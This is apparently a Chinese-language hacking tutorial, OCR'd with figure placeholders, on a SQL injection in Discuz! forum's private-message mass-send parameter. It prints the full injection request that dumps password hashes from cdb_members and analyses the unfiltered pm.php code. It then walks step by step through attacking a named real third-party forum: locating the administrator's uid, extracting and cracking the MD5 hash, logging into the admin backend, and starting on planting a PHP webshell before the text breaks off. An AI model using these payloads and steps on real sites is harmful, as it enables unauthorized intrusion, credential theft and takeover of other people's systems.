


图3

```
AJSTAT_ok_times=1; phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bi%3A-1%3B%7D; cdb_sid=zKPfJA
theAction=http%3A%2F%2F127.0.0.1%2Fdiscuz%2F&the2Action=http%3A%2F%2F127.0.0.1%2Fdiscuz%2F%2Fpm.php%3Faction%3Dsend%26pmsubmit%3Dyes&formhash=40ec2fd9&msgto=admin&subject=aa&message=aa&msgtobuddys%5B%5D=0%29+union+select+password%2C2%2C0+from+cdb_members+where+uid%3D1%2F*&Submit=+GOGOGO+
```

其中最重要的是"msgtobuddys%5B%5D=0%29+union+select+password%2C2%2C0+from+cdb_members+where+uid%3D1%2F"这部分，懂点SQL注入基础的就能知道，这是群发数组msgtobuddys[]没有过滤而导致的。

接下来我们就可以详细分析漏洞的成因了。打开http://127.0.0.1/discuz//pm.php?action=send，可以看到有群发给cnbird、admin和全选等选项，右键单击选择"查看源代码"，搜索"cnbird"可以找到如下的代码，这里就是出问题的所在。

```
<input class=" checkbox" type=" checkbox" name=" msgtobuddys[]" value=" 1">admin</td></td width=" 33%" nowrap><input class =" checkbox" type=" checkbox" name=" msgtobuddys[]" value=" 2">cnbird</table>
```

下面再看一下pm.php的源代码。我们从代码第189行开始分析，首先看下面的代码。

```
if(empty($msgto) && is_array($msgtobuddys)) {
$msgto = $msgtobuddys;
}
```

意思是如果$msgto为空，也就是"发送到"为空同时，msgtobuddys为数组的话，就直接把$msgtobuddys传递给$msgto。再看看第205行开始的代码。

```
if(is_array($msgtobuddys)) {
$msgto = array_merge($msgtobuddys, array($msgtoid));
```

意思是如果$msgtobuddys为数组的话，就把$msgtobuddys和$msgtoid合并起来。

小提示 array_merge()函数原形为"array array_merge (array array1 [, array array2 [, array ...]])"，用于将一个或多个数组的单元合并起来，一个数组中的值附加在前一个数组的后面，返回作为结果的数组。

我们继续看程序第224～227行的代码。

```
$uids = $comma = '';
foreach($msgto as $uid) {
$uids .= $comma.$uid;
$comma = ',';
```

意思是把上面合并以后的数组$msgto重新遍历数组给$uid。再看程序第230-233行的代码，这是最重要的SQL查询，也就是漏洞出现的地方。

```
$query = $db->query("SELECT m.username, mf.ignorepm, u.maxpmnum FROM {$tablepre}usergroups u, {$tablepre}members m LEFT JOIN {$tablepre}memberfields mf USING(uid) WHERE m.uid IN ($uids) AND m.groupid=u.groupid");
```

这是控制群发的一段语句，其中$uids未过滤，而且还用到了"（）"，导致我们可以构造联合查询语句实现注入。当语句查询正确时，程序本身的报错使得我们可以得到用户的密码Hash。比如我们构造"0) union select password,2,0 from cdb_members where uid=1/*"语句，就正好可以构成SELECT查询的完整语句，也就是"SELECT m.username,mf.ignorepm,u.maxpmnum FROM {$tablepre}usergroups u, {$tablepre}members m LEFT JOIN {$tablepre}memberfields mf USING(uid) WHERE m.uid IN (0) union select password,2,0 from cdb_members where uid=1/*) AND m.groupid=u.groupid"，其中的"/*"屏蔽了以后的语句，这样就把uid为1的用户的MD5的密码显示出来了。图4就是我在本地的phpMyAdmin中作的测试，说明确实是可行的。




图4

实例测试

我们在百度里查找"powered by discuz"，可以找到相关网页近100,000,000篇，可见Discuz!论坛使用之广！我这里选择了http://www.stillneverland.com网站，先注册一个用户，假设叫"lovehaiy"，然后我们来找需要填写的几项内容，下面大家可以边看边实际操作，效果会更好。首先是"URL"，我们这里就填上"http://www.stillneverland.com"；接着是"Hash"项，它是我们访问论坛时，Cookie系统自动生成的一个数值，我们拖动网页到最底下，可以看到一个叫"清除Cookie"的选项，右键查看其属性，如图5所示。注意看图中画圈的数字，就是我们需要填写的Hash的数值，复制它到漏洞利用程序里的"Hash"选项里。"Msgto"这里只需填上我们自己的用户名就可以了，填上其他的也无所谓，但一定要是真实存在的用户才可以。对于最后一个选项，我们只需更改构造的语句中"uid="后面的数值就可以了，这个数值就是要被我们破解的用户的论坛的uid值。既然我们要得到论坛的最高权限，就找论坛管理员的uid来破解好了。点击"会员"一项，在网页下方会有个"管理员头衔"选项，点击它，会员就会按照管理员头衔来排列了，如图6所示。这里我选择"火死神"这个用户作为破解目标，其uid为4，把它填入我们的利用程序里，完成后，点击"GOGOGO"按钮，随着浏览器上的小地球飞转，我们就可以看到程序报出了火死神的密码Hash，如图7所示。




图5




图6




图7

小提示 如果此处你得到的密码Hash是15位的怎么办？有2个办法。第一是放弃，再去寻找其他的Discuz!论坛吧！第二，如果Hash是16位的，可以考虑补充0～9，a～z中的1位来尝试破解；如果是32位的，放弃吧！

获得uid的方法，除了上面说的办法外，如果论坛没有提供“会员”选项怎么办？此时看看论坛是否提供了“统计”功能，如果有的话，其下会有一个“管理团队”的选项，点击进入后，在管理员的ID上点击右键选择“属性”，即可看到uid值。

现在我们只要把得到的Hash密码放到www.xmd5.com这个在线破解网站，点击破解，很幸运，我们成功得到了原始密码，如图8所示。如果此处不能破解，大家可以再找其他提供在线破解MD5密码的网站尝试。现在，利用破解出来的密码和用户名，我们试一试能不能登录论坛，并进入网站后台，如图9所示。




图8

我们成功地进入了论坛管理的后台！现在该做什么呢？当然是上传PHP一句话木马获得WebShell了。这里还是利用后台模版那里，具体的方法是

